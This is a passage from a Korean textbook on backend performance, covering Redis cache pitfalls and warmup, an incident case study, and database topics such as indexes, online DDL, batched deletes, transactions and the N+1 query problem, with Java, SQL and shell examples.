악의적 공격에 취약합니다.

해결: “없음”도 짧은 TTL(30초)로 캐시에 저장합니다.

3. 핫키 (Hot Key)

특정 키에 요청이 극도로 집중되면 Redis 한 대가 버티질 못합니다. 인기 연예인 프로필, 타임세일 상품.

해결: 로컬 캐시를 앞에 두거나, 같은 데이터를 여러 키에 분산합니다.

4. 캐시 눈사태 (Avalanche)

서비스 시작 시 모든 캐시를 같은 TTL로 저장하면? 같은 시점에 한꺼번에 만료됩니다.

해결: TTL에 랜덤 값 추가 (위 코드 참고).

캐시 워밍업: 콜드 스타트 방지

서버 재시작 직후 캐시가 비어 있으면? 모든 요청이 DB로 향합니다. 트래픽이 많은 서비스에선 이것만으로 장애가 납니다.

서비스 시작 전에 자주 쓰는 데이터를 미리 캐시에 올리는 걸 워밍업이라고 합니다:

```
@Component
@RequiredArgsConstructor
public class CacheWarmupRunner implements ApplicationRunner {

    private final ProductRepository productRepository;
    private final RedisTemplate<String, Object> redisTemplate;

    @Override
    public void run(ApplicationArguments args) {
        List<Product> topProducts =
            productRepository.findTop100ByOrderBySalesDesc();
        for (Product product : topProducts) {
            redisTemplate.opsForValue().set(
                "product:" + product.getId(),
                product,
                10, TimeUnit.MINUTES
            );
        }
        log.info("[워밍업] 인기 상품 {}개 캐시 완료",
            topProducts.size());
    }
}
```

셀프 체크

Q. 응답 시간과 처리량의 차이는?

- **응답 시간**: 요청 → 응답까지 걸리는 시간 (사용자 관점)
- **처리량**: 서버가 초당 처리할 수 있는 요청 수 (서버 관점)
- 트래픽이 몰리면 응답 시간은 길어지고, 처리량은 한계에 도달하면 오히려 감소

Q. 평균 응답시간 200ms인데 왜 문제일 수 있나?

- 평균은 극단값을 숨김
- 99명 100ms + 1명 10초 = 평균 199ms
- 하지만 1%는 10초 기다림

- 실무에서는 p95, p99로 판단

Q. 캐시 스템피드가 뭐고 어떻게 막나?

- TTL 만료 순간 동시 요청이 DB로 몰리는 현상
- 방지법: TTL 전 백그라운드 갱신, 분산 락으로 한 요청만 조회

Q. 로컬 캐시 vs Redis 언제 뭘 쓰나?

- 로컬: 거의 안 바뀌는 데이터 (설정값, 코드 테이블)
- Redis: 여러 서버가 공유해야 하는 데이터 (세션, 상품 정보)
- 실무에서는 둘 다 조합해서 사용

Q. 병목이 DB인지 코드인지 어떻게 구분?

1. 각 구간 시간 측정 (컨트롤러 → 서비스 → DB)
2. DB 쿼리 시간이 전체의 80% 이상이면 DB 병목
3. DB CPU 높으면 쿼리 최적화, 앱 CPU 높으면 코드 최적화
4. 둘 다 낮은데 느리면 I/O 대기 (외부 API, 네트워크)

실전 케이스

상황: 금요일 저녁 타임세일. 5분 만에 “페이지가 안 열려요” 문의 폭주. API 응답 200ms → 10초. DB CPU 95%.

당신이라면?

Q. 대응 가이드

1분 내 진단:

```
mysql> SHOW PROCESSLIST;
# → SELECT * FROM products WHERE category_id = 10
# ORDER BY created_at DESC
```

```
# → 수십 개가 "Sending data" 상태

mysql> EXPLAIN SELECT * FROM products
      WHERE category_id = 10 ORDER BY created_at DESC;
# type: ALL (전체 스캔!)
# rows: 100000
# → 인덱스 없음!
```

즉시 조치: 캐시 적용으로 DB 부하 분산

```
@Cacheable(value = "timesale-products", key = "'list'")
public List<Product> getTimeSaleProducts() {
    return productRepository.findById(10);
}
```

재발 방지: 이벤트 전 캐시 워밍업 + 인덱스 사전 점검

```
@Scheduled(fixedRate = 60000)
public void warmupCache() {
    List<Product> products =
        productRepository.findTimeSaleProducts();
    redisTemplate.opsForValue().set(
        "timesale:products", products, 5, TimeUnit.MINUTES
    );
}
```

인덱스 추가는 장애 중에 할 일이 아닙니다. 평소에 슬로우 쿼리를 모니터링하고, 트래픽이 적은 시간에 미리 튜닝해두세요.

결과:

```
조치 전: 응답 10초, TPS 50, DB CPU 95%
조치 후: 응답 150ms, TPS 500, DB CPU 30%,
        캐시 히트 98%
```

AI와 함께 학습하기

AI를 활용하여 이 장의 내용을 이해 → 적용 → 검증 3단계로 심화 학습하세요.

1단계: 이해 - 개념을 명확히 잡기

- “우리 서비스의 평균 응답시간은 300ms인데 p99는 5초입니다. 이게 왜 문제이고, p99를 개선하려면 어떤 부분을 먼저 측정해야 해?”

2단계: 적용 - AI와 함께 코드 작성

- “Spring Boot + Redis로 상품 목록 캐시를 구현하려고 해. TTL은 5분인데, 인기 상품은 TTL 만료 시점에 캐시 스탬피드가 예상돼. 백그라운드 갱신 로직을 포함한 코드를 작성해줘”
- “캐시 히트율이 60%밖에 안 나와. 어떤 데이터를 캐시에 넣어야 히트율을 높일 수 있는지, 그리고 캐시 키 설계 전략을 알려줘”

3단계: 검증 - AI 응답을 비판적으로 검토

- “이 캐시 코드에서 Redis가 다운되면 전체 서비스가 멈춰. fallback 전략을 어떻게 구현해야 하고, 캐시 장애가 DB로 전파되지 않게 하려면?”

AI 주의점: AI는 캐시 전략을 잘 설명하지만, 최적 TTL 값과 캐시 워밍업 대상 데이터는 실제 트래픽 패턴을 측정해야 알 수 있습니다. APM 데이터를 먼저 확인하세요.

2. 데이터베이스 — 성능의 핵심

10만 건 테이블에서 한 행을 찾는 데 2초. 인덱스 하나 추가하니 0.002초. **1000배 차이**입니다. 서비스 전체 응답시간의 80%는 대개 DB에서 결정됩니다.

학습 가이드: 이 장은 분량이 많습니다. 아래 표를 참고하여 상황에 맞게 읽으세요.

구분	섹션	내용
필수	2.1~2.7	인덱스, EXPLAIN, 트랜잭션, N+1, 커넥션 풀
필수	2.12	동시 수정 문제 (5장 연결)
심화	2.8	타임존
심화	2.9~2.11	정규화/반정규화, 복제, 샤딩
심화	2.13~2.14	RDBMS vs NoSQL, CAP 정리

2.1 “인덱스 하나로 세상이 바뀌었다”

월요일 아침 9시. 지난주 금요일 장애 회고 미팅이었습니다. 팀장이 물었습니다. “그래서 원인이 뭐였어요?”

저는 화면을 공유하며 설명했습니다. “이 쿼리입니다.”

```
SELECT * FROM users WHERE email = 'hong@example.com';
```

“이 한 줄 실행하는 데 2.3초 걸렸습니다.”

팀원 하나가 끼어들었습니다. “SELECT 한 줄인데 2초요? 뭘 하길래?”

DBA 사수가 칠판에 뭔가 그리기 시작했습니다.

users 테이블 (10만 건)

id	email	name
1	aaa@example.com	김민수
2	bbb@example.com	이영희
3	ccc@example.com	박철수
...	...	...
87432	hong@example.com	홍길동
...	...	...
10만	zzz@example.com	최진실

← 이걸 찾아야 함

인덱스가 없으면?

1번부터 차례로 확인:

1번 확인 → 아니네

2번 확인 → 아니네

...

87,432번 확인 → 찾았다!

하지만 멈추지 않음 (중복 있을 수도 있으니까)

...

10만번까지 다 봄

→ 10만 번의 비교

“그래서요?” 제가 물었습니다.

사수가 말했습니다. “인덱스를 걸면 이렇게 됩니다.”

email 인덱스 (정렬된 상태):

aaa@example.com → 1번

bbb@example.com → 2번

ccc@example.com → 3번


...

hong@example.com → 87,432번 ← 빠르게 찾음!

“인덱스는 **B-Tree**라는 구조를 씁니다. 원리는 이진 탐색과 비슷해요. 정렬된 데이터에서 범위를 좁혀가며 찾는 거죠. 다만 한 노드에 수백 개의 키를 저장하니까 **디스크 접근은 3~4번이면 충분합니다.**”

(참고: 이진 탐색이라면 10만 건에서 $\log_2(100000) \approx 17$ 번 비교하지만, B-Tree는 한 번에 많은 키를 읽으니 실제 디스크 I/O는 훨씬 적습니다)

인덱스 검색 비교



10만 번 vs 17번. 저는 멍했습니다.

“그럼... 그냥 인덱스 걸면 되는 거 아니에요?” 제가 물었습니다.

사수가 웃으며 답했습니다. “일단 한번 해봐요. 오후에.”

그날 오후, 저는 한 줄을 실행했습니다.

```
CREATE INDEX idx_users_email ON users(email);
```

30초 후 인덱스 생성 완료. 다시 쿼리를 날렸습니다.

```
SELECT * FROM users WHERE email = 'hong@example.com';  
-- 실행 시간: 0.002초 (2ms)
```

결과는 2.3초 → 2ms. 무려 1000배가 빨라졌습니다. 코드 한 줄 안 바꾸고, SQL 한 줄로요.

그날 저는 확실히 깨달았습니다. 데이터베이스 성능 문제의 80%는 인덱스가 해결한다는 것을. 물론 “인덱스 걸면 무조건 빨라진다”는 단순한 이야기는 아닙니다. 어떤 컬럼에, 어떤 순서로, 왜 거는지 이해해야 합니다.

2.2 인덱스, 제대로 알기

복합 인덱스의 비밀

다음 주, 주문 내역 조회 API가 느리다는 보고가 올라왔습니다.

```
SELECT * FROM orders  
WHERE user_id = 123  
ORDER BY created_at DESC  
LIMIT 10;
```

저는 자신만만하게 말했습니다. “인덱스 두 개 걸면 되죠. user_id 하나, created_at 하나.”

```
CREATE INDEX idx_user_id ON orders(user_id);  
CREATE INDEX idx_created_at ON orders(created_at);
```

실행. 그런데… 여전히 느렸습니다.

EXPLAIN 을 돌려봤습니다.

```
type: ref  
key: idx_user_id  
rows: 15000  
Extra: Using filesort
```

“Using filesort”라는 낯선 문구가 보였습니다. DBA에게 물었습니다.

사수가 설명했습니다. “인덱스를 한 개씩 따로 만들어서 그래요. DB는 user_id 인덱스로 1만 5천 건을 찾은 다음, 그걸 메모리에서 정렬하고 있어요. **복합 인덱스**를 만들어야 합니다.”

```
-- 기존 인덱스 삭제  
DROP INDEX idx_user_id ON orders;  
DROP INDEX idx_created_at ON orders;
```

-- 복합 인덱스 생성

CREATE INDEX idx_orders_user_created **ON** orders(user_id, created_at);

다시 EXPLAIN:

```
type: ref
key: idx_orders_user_created
rows: 10
Extra: Using where
```

rows가 15000 → 10. **1500배 개선.**

“왜 이렇게 되는 거죠?”

사수가 종이에 그렸습니다.

복합 인덱스 (user_id, created_at)는 이렇게 정렬돼 있어요:

user_id	created_at
123	2024-12-25
123	2024-12-24
123	2024-12-23
123	2024-12-22
...	
124	2024-12-20
124	2024-12-19

WHERE user_id = 123으로 좁히면,
그 안에서 created_at 순서로 이미 정렬된 상태입니다.
상위 10개만 뽑으면 끝.

“하지만 **순서가 중요합니다.** (user_id, created_at) vs (created_at, user_id)는 완전히 다른 인덱스예요.”

WHERE 조건	복합 인덱스 (A, B)	(B, A)
WHERE A = 1	O 사용	X
WHERE B = 1	X	O 사용
WHERE A = 1 AND B = 2	O 둘 다 사용	O 둘 다 사용

그날 배운 원칙: **최좌측 접두사 규칙 (Leftmost Prefix Rule).**

복합 인덱스 (A, B, C)는: - `WHERE A = ?` → O - `WHERE A = ? AND B = ?` → O - `WHERE B = ?` → X (A 없으면 못 씀) - `WHERE C = ?` → X

카디널리티: 어떤 컬럼을 앞에 둘 것인가

저는 주문 상태 조회도 최적화하고 싶습니다.

```
SELECT * FROM orders
WHERE user_id = 123
AND status = 'PAID';
```

어떤 복합 인덱스를 만들어야 할까요?

- 방법 1: `(user_id, status)`
- 방법 2: `(status, user_id)`

DBA에게 물었습니다. 사수가 대답했습니다.

“카디널리티(Cardinality)가 높은 컬럼을 앞에 두세요.”

“카디널리티가 뭔가요?”

“고유값의 개수입니다.”

컬럼	값 종류	카디널리티
status	PENDING, PAID, COMPLETED, CANCELLED	4
user_id	사용자 수만큼 (예: 10만 명)	100,000

“user_id는 10만 가지, status는 4가지. user_id가 더 효율적으로 데이터를 걸러냅니다.”

```
-- [GOOD]
CREATE INDEX idx_orders_user_status ON orders(user_id, status);

-- [BAD]
CREATE INDEX idx_orders_status_user ON orders(status, user_id);
```

첫 번째 인덱스는 user_id로 좁힌 뒤(예: 100건) status로 다시 걸러냅니다(10건). 두 번째 인덱스는 status로 먼저 좁히면(예: 25만 건) 나머지 작업이 무거워집니다.

복합 인덱스 설계, 이렇게 실패합니다

팀 회의에서 DBA 사수가 자주 보는 실패 사례를 정리해줬습니다.

실패 1: 컬럼 순서를 잘못 정함

```
-- 인덱스: (status, user_id, created_at)
-- 쿼리
SELECT * FROM orders
WHERE user_id = 123
AND created_at > '2024-01-01'; -- status 조건 없음!
```

status 가 맨 앞인데 쿼리에서 안 쓰면? **인덱스 무용지물**. 최좌측 접두사 규칙 위반입니다.

실패 2: 범위 조건 뒤의 컬럼은 인덱스 못 탐

```
-- 인덱스: (created_at, status)
SELECT * FROM orders
WHERE created_at > '2024-01-01' -- 범위 조건
AND status = 'PAID';           -- 이 조건은 인덱스 활용 못 함!
```

범위 조건(>, <, BETWEEN) 이후 컬럼은 인덱스 스캔 대상에서 제외됩니다.

```
-- [GOOD] 등호 조건을 앞에
-- 인덱스: (status, created_at)
SELECT * FROM orders
WHERE status = 'PAID'           -- 등호 조건 먼저
AND created_at > '2024-01-01'; -- 범위 조건 나중에
```

실패 3: OR 조건은 인덱스를 비효율적으로 만든다

```
-- 인덱스: (user_id)만 존재
SELECT * FROM orders
WHERE user_id = 123 OR status = 'PENDING';
```

OR은 두 조건 중 하나만 참이면 되므로, user_id 인덱스만으로는 부족합니다. status 컬럼은 인덱스가 없어서 전체 스캔이 필요합니다.

MySQL은 Index Merge로 여러 인덱스를 병합할 수 있지만, UNION보다 느립니다.

```
-- [해결] UNION으로 분리 (더 빠름)
SELECT * FROM orders WHERE user_id = 123
```

```
UNION
SELECT * FROM orders WHERE status = 'PENDING';
```

각 쿼리가 독립적으로 인덱스를 활용하고, 중복은 UNION이 제거합니다.

실패 4: 인덱스가 있는데 ORDER BY에서 filesort

```
-- 인덱스: (user_id)
SELECT * FROM orders
WHERE user_id = 123
ORDER BY created_at DESC; -- filesort 발생!
```

WHERE에 사용한 인덱스와 ORDER BY 컬럼이 다르면 정렬을 따로 해야 합니다.

```
-- [GOOD] 복합 인덱스로 해결
-- 인덱스: (user_id, created_at)
SELECT * FROM orders
WHERE user_id = 123
ORDER BY created_at DESC; -- 인덱스로 정렬까지 해결!
```

실패 유형	증상	해결책
순서 실수	type: ALL	쿼리 패턴에 맞게 순서 조정
범위 조건 뒤 컬럼	rows 많음	등호 조건을 앞에 배치
OR 조건	type: index_merge 또는 ALL	UNION으로 분리
ORDER BY filesort	Extra: Using filesort	복합 인덱스에 정렬 컬럼 포함

2.3 인덱스의 함정

다음 주, 저는 열심히 인덱스를 걸었습니다. email, name, phone, created_at, updated_at...

배포 후 몇 시간 뒤, 새로운 알림:

```
[경고] INSERT 지연 발생
평균 삽입 시간: 50ms → 350ms
```

왜?

사수가 설명했습니다. “인덱스는 공짜가 아닙니다.”

```
INSERT INTO users (email, name) VALUES ('new@example.com', '신규');
```

이 한 줄이 실행될 때 벌어지는 일:

1. users 테이블에 데이터 추가
2. email 인덱스 업데이트
3. name 인덱스 업데이트
4. phone 인덱스 업데이트
5. created_at 인덱스 업데이트
6. ...

인덱스가 많을수록 쓰기가 느려집니다.

구분	인덱스 없음	인덱스 5개
SELECT	느림	빠름
INSERT/UPDATE/DELETE	빠름	느림
저장 공간	적음	많음

“그럼 어떻게 해요?”

“자주 조회되는 컬럼만 인덱스를 걸고, 사용하지 않는 인덱스는 제거하세요. DB는 사용 통계를 기록합니다.”

```
-- MySQL: 인덱스 사용 통계 확인
SELECT * FROM sys.schema_unused_indexes;
```

프로덕션에서 인덱스 추가하기

금요일 저녁, 긴급하게 인덱스를 추가하려고 했습니다.

```
CREATE INDEX idx_orders_user ON orders(user_id);
```

실행하자마자 서비스가 멈췄습니다. 테이블 락이 걸린 겁니다.

“프로덕션에서 인덱스 함부로 추가하면 안 돼요. 테이블 전체에 락이 걸려서 모든 쿼리가 대기해요.”

MySQL (5.6+): Online DDL 사용

```
-- LOCK=NONE: 읽기/쓰기 모두 허용하면서 인덱스 생성
CREATE INDEX idx_orders_user ON orders(user_id)
ALGORITHM=INPLACE, LOCK=NONE;
```

PostgreSQL: CONCURRENTLY 옵션

```
-- 테이블 락 없이 인덱스 생성 (시간은 더 오래 걸림)
CREATE INDEX CONCURRENTLY idx_orders_user ON orders(user_id);
```

대용량 테이블 (수천만 건 이상): 전용 도구 사용

```
# Percona pt-online-schema-change
pt-online-schema-change \
--alter "ADD INDEX idx_user(user_id)" \
D=mydb,t=orders --execute
```

방법	장점	단점
일반 CREATE INDEX	빠름	테이블 락
Online DDL (MySQL)	락 최소화	일부 DDL은 불가
CONCURRENTLY (PostgreSQL)	락 없음	2배 느림, 실패 가능
pt-online-schema-change	안전함	복잡, 추가 도구 필요

실무 원칙: 프로덕션에서 DDL은 항상 비피크 시간에, 테스트 DB에서 먼저 검증하고 실행합니다.

대용량 DELETE/UPDATE 시 락 문제

어느 금요일 오후, 저는 오래된 알림 데이터를 정리하기로 했습니다.

```
DELETE FROM notifications WHERE created_at < '2023-01-01';
```

실행 버튼을 눌렀습니다. 그리고 10초 후, 슬랙 알림이 쏟아졌습니다.

```
[긴급] 서비스 응답 없음
[에러] Connection timeout
[경고] 모든 요청 대기 중
```

무슨 일이?

DBA가 달려왔습니다. “지금 뭐 했어요?”

“알림 삭제했는데요…”

“몇 건이요?”

“한… 100만 건?”

사수가 한숨을 쉬었습니다. “지금 100만 건의 행 락이 걸려있어요. 한 번에 지우려니까 긴 트랜잭션이 발생해서 삭제 중인 행들을 다른 쿼리가 접근할 수 없습니다. 실질적으로 테이블 전체가 차단된 상태예요.”

notifications 테이블:

id	created_at	← 삭제 중... (100만 개 행 락)
...	...	← 이 행들에 접근하는 쿼리 대기

+ Undo 로그* 폭증으로 디스크 I/O 급증

* **Undo 로그**: 트랜잭션 롤백과 MVCC(다중 버전 동시성 제어)를 위해 변경 전 데이터를 저장하는 로그. 대량 DML 시 Undo 로그가 급증하여 디스크 I/O 병목 발생.

황급히 쿼리를 취소했습니다. 30초 후에야 서비스가 정상화됐습니다.

사수가 설명했습니다. “대용량 DELETE나 UPDATE는 한 번에 하면 안 돼요. **배치로 나눠서** 처리해야 합니다.”

```
-- [BAD] 한 번에 100만 건 삭제 → 긴 트랜잭션 + 대량 행 락
DELETE FROM notifications
WHERE created_at < '2023-01-01';

-- [GOOD] 1만 건씩 나눠서 삭제 → 짧은 트랜잭션 × 100회
DELETE FROM notifications
WHERE created_at < '2023-01-01'
LIMIT 10000;
-- 이걸 반복 실행 (스크립트나 프로시저로)
```

“왜 나눠서 하면 괜찮은 거죠?”

“트랜잭션을 짧게 끊으니까요. 1만 건 삭제(1초 트랜잭션) → 커밋하고 락 해제 → 다시 1만 건(1초 트랜잭션)… 이렇게 하면 다른 쿼리들이 그 사이사이에 실행될 수 있습니다. Undo 로그도 한 번에 쌓이지 않고요.”

저는 스크립트를 다시 작성했습니다.

```
#!/bin/bash
# DELETE와 ROW_COUNT()를 한 세션에서 실행
while true; do
    affected_rows=$(mysql -sN -e "
        DELETE FROM notifications
        WHERE created_at < '2023-01-01'
        LIMIT 10000;
        SELECT ROW_COUNT();
    " | tail -1)

    if [ "$affected_rows" -eq 0 ]; then
        echo "삭제 완료"
        break
    fi

    echo "삭제: $affected_rows 건"
    sleep 1 # 1초 대기 (다른 쿼리 실행 기회 제공)
done
```

또는 MySQL 프로시저로:

```
DELIMITER $$
CREATE PROCEDURE batch_delete_notifications()
BEGIN
    DECLARE affected INT DEFAULT 1;

    WHILE affected > 0 DO
        DELETE FROM notifications
        WHERE created_at < '2023-01-01'
        LIMIT 10000;

        SET affected = ROW_COUNT();
        SELECT CONCAT('삭제: ', affected, '건') AS progress;
        DO SLEEP(1);
    END WHILE;
END$$
DELIMITER ;

CALL batch_delete_notifications();
```

실무에서는 1000~10000건씩 끊어서, 각 배치 사이에 1초 정도 sleep을 줍니다. 급하지 않다면 서비스 한가한 새벽 시간에 실행합니다.

방법	트랜잭션 시간	서비스 영향
100만 건 한 번에	30초+ 단일 트랜잭션	서비스 멈춤

방법	트랜잭션 시간	서비스 영향
1만 건씩 100번	1초 트랜잭션 × 100회	영향 최소 (사이사이 다른 쿼리 실행 가능)

UPDATE도 마찬가지입니다.

```
-- [BAD]
UPDATE users
SET status = 'INACTIVE'
WHERE last_login < '2022-01-01';

-- [GOOD]
UPDATE users
SET status = 'INACTIVE'
WHERE last_login < '2022-01-01'
LIMIT 5000;
-- 반복
```

그날 배운 교훈: 대용량 작업은 항상 배치로.

2.4 인덱스를 무력화시키는 코드

어느 날, 2024년 주문만 조회하는 쿼리가 느렸습니다.

```
SELECT * FROM orders WHERE YEAR(created_at) = 2024;
```

created_at에 인덱스가 있는데도 **type: ALL** (전체 스캔)이 나왔습니다.

EXPLAIN:

```
type: ALL
rows: 2,000,000
Extra: Using where
```

“왜 인덱스를 안 쓰죠?”

DBA가 지적했습니다. “**함수를 썼잖아요.** **YEAR(created_at)**.”

“컬럼에 함수를 적용하면, DB는 모든 행을 다 읽어서 함수를 실행한 뒤 비교합니다. 인덱스를 쓸 수 없어요.”

해결: 함수 대신 범위 조건을 사용합니다.

```
-- [BAD] 인덱스 못 탐
SELECT * FROM orders
WHERE YEAR(created_at) = 2024;

-- [GOOD] 인덱스 사용
SELECT * FROM orders
WHERE created_at >= '2024-01-01'
AND created_at < '2025-01-01';
```

실행 시간이 3.2초에서 0.08초로 줄었습니다.

함수 기반 인덱스라는 방법도 있습니다

“그런데요, 범위 조건으로 바꾸기 어려운 함수도 있지 않나요?”

사수가 고개를 끄덕였습니다. “그럴 땐 **함수 기반 인덱스(Functional Index)**를 만들 수 있어요. MySQL 8.0+부터 지원합니다.”

```
-- MySQL 8.0+: 함수 표현식에 인덱스 생성
CREATE INDEX idx_order_year
ON orders ((YEAR(created_at)));

-- 이제 이 쿼리도 인덱스를 탐니다
SELECT * FROM orders
WHERE YEAR(created_at) = 2024;
```

PostgreSQL도 예전부터 지원합니다:

```
-- PostgreSQL: 표현식 인덱스
CREATE INDEX idx_order_year
ON orders (EXTRACT(YEAR FROM created_at));
```

“좋은데요! 그럼 이것 쓰면 되는 거 아니에요?”

“음… 함수 기반 인덱스는 **특정 함수 표현식에만** 동작해요. `YEAR(created_at) = 2024` 는 되지만, `MONTH(created_at) = 1` 은 또 별도 인덱스가 필요합니다. 범위 조건은 하나의 인덱스로 모든 날짜 조건을 커버하죠.”

방식	장점	단점
범위 조건 (<code>>=</code> <code>AND</code> <code><</code>)	하나의 인덱스로 모든 날짜 범위 처리	쿼리 작성이 약간 길어짐

방식	장점	단점
함수 기반 인덱스	함수를 그대로 쓸 수 있음	함수마다 인덱스 필요, MySQL 8.0+ 전용

실무 권장: 가능하면 범위 조건을 먼저 고려하세요. 더 범용적이고, 오래된 MySQL 버전에서도 동작합니다.

또 다른 함정: LIKE 검색

```
-- [BAD] 앞에 %가 있으면 인덱스 못 탐
SELECT * FROM users
WHERE email LIKE '%@gmail.com';

-- [GOOD] 뒤에만 %가 있으면 인덱스 사용 가능
SELECT * FROM users
WHERE email LIKE 'hong%';
```

왜? 인덱스는 정렬된 상태를 이용하기 때문입니다.

```
인덱스:
aaa@example.com
bbb@example.com
hong@example.com  ← "hong%"는 이 위치부터 찾으면 됨
hongabc@...
hongdef@...
```

하지만 `%@gmail.com` 은 끝이 gmail.com인 것을 찾는 거라서, 앞부분을 모르므로 전체를 다 봐야 합니다.

2.5 “100만원이 증발했습니다”: 트랜잭션

어느 금요일 밤, 긴급 전화를 받았습니다.

“고객이 주문했는데 재고만 줄고 주문이 안 생겼대요!”

로그를 뒤졌습니다.

```
2024-12-20 22:34:15 [INFO] 상품 재고 1개 차감 완료
2024-12-20 22:34:16 [ERROR] 주문 생성 실패: Connection timeout
```

재고는 줄었는데, 주문은 생성되지 않았습니다. 재고만 사라졌습니다.

코드를 보니:

```
public void placeOrder(Long productId, Long userId) {
    inventoryRepository.decrease(productId, 1); // 1. 재고 차감
    orderRepository.create(userId, productId); // 2. 주문 생성 (실패!)
}
```

1번은 성공했는데 2번이 실패하면? 데이터가 깨집니다.

사수가 말했습니다. “**트랜잭션**을 써야죠.”

트랜잭션 = 여러 작업을 하나로 묶어서 “모두 성공하거나, 모두 실패하거나” 둘 중 하나만 발생합니다.

```
@Transactional
public void placeOrder(Long productId, Long userId) {
    inventoryRepository.decrease(productId, 1); // 1
    orderRepository.create(userId, productId); // 2
    // 둘 중 하나라도 실패하면 둘 다 취소됨
}
```

SQL로는:

```
BEGIN TRANSACTION;
UPDATE accounts
SET balance = balance - 1000000
WHERE id = 'A';

UPDATE accounts
SET balance = balance + 1000000
WHERE id = 'B';
COMMIT; -- 둘 다 성공하면 확정

-- 만약 중간에 오류 나면:
ROLLBACK; -- A 계좌 차감도 취소됨
```

이처럼 트랜잭션은 “전부 성공하거나, 전부 실패하거나” 둘 중 하나만 보장합니다. 이것이 바로 **원자성 (Atomicity)**입니다.

ACID: 트랜잭션의 4가지 약속

속성	의미	예시
Atomicity (원자성)	모두 성공 or 모두 실패	이체 실패 시 양쪽 다 원상복구
Consistency (일관성)	규칙을 위반하지 않음	잔액은 항상 0 이상

속성	의미	예시
Isolation (격리성)	트랜잭션끼리 간섭 안 함	동시 이체 시 순서 보장
Durability (지속성)	커밋되면 영구 저장	서버 죽어도 데이터 유지

다음날, 저는 데이터 정합성이 중요한 모든 서비스 코드에 `@Transactional` 을 달았습니다.

2.6 “쿼리가 1001개 나가요”: N+1 문제

일주일 후, 주문 목록 조회 API가 느렸습니다.

로그를 보니:

```
[SQL] SELECT * FROM orders LIMIT 10; -- 1번
[SQL] SELECT * FROM users WHERE id = 1; -- 2번
[SQL] SELECT * FROM users WHERE id = 2; -- 3번
[SQL] SELECT * FROM users WHERE id = 3; -- 4번
...
[SQL] SELECT * FROM users WHERE id = 10; -- 11번
```

11개 쿼리. 주문 10개 조회하는데 11번.

코드:

```
// 주문 10개 조회
// 쿼리 1번
List<Order> orders = orderRepository.findTop10By();

for (Order order : orders) {
    // 각각 쿼리 1번씩!
    System.out.println(order.getUser().getName());
}
```

JPA의 지연 로딩(Lazy Loading) 때문이었습니다. User는 접근하는 순간 개별로 조회됩니다.

이게 **N+1 문제**. 1(목록 조회) + N(각 항목마다 추가 조회) = N+1번 쿼리.

만약 주문이 1000개라면? 1001개 쿼리가 나갑니다.

해결: JOIN FETCH

```
// [GOOD] 한 번에 가져오기
@Query("SELECT o FROM Order o JOIN FETCH o.user")
List<Order> findTop10WithUser();

// 쿼리 1번만!
List<Order> orders = orderRepository.findTop10WithUser();

for (Order order : orders) {
    // 이미 가져온 데이터 사용
    System.out.println(order.getUser().getName());
}
```

실행되는 SQL:

```
SELECT o.*, u.*
FROM orders o
JOIN users u ON o.user_id = u.id
LIMIT 10;
```

1001개 쿼리 → 1개 쿼리.

사수가 말했습니다. “N+1은 ORM 쓰는 사람이라면 누구나 한 번은 밟는 지뢰입니다. 조심하세요.”

N+1은 JPA만의 문제가 아닙니다

사수가 덧붙였습니다. “근데 N+1은 JPA 안 써도 생깁니다. 루프 안에서 쿼리 날리면 다 N+1이에요.”

MyBatis로 짰 코드:

```
// [BAD] MyBatis도 똑같은 문제
// 1번
List<Order> orders = orderMapper.selectOrders();

for (Order order : orders) {
    // N번!
    User user = userMapper.selectById(order.getUserId());
    order.setUser(user);
}
```

Python, Node.js, Ruby 다 마찬가지입니다. 언어/프레임워크 무관하게 루프 안에 SELECT가 있으면 N+1입니다.

다양한 해결 방법:

방법	설명	사용 시점
JOIN (SQL 레벨)	<code>SELECT * FROM orders JOIN users</code>	항상 user가 필요할 때
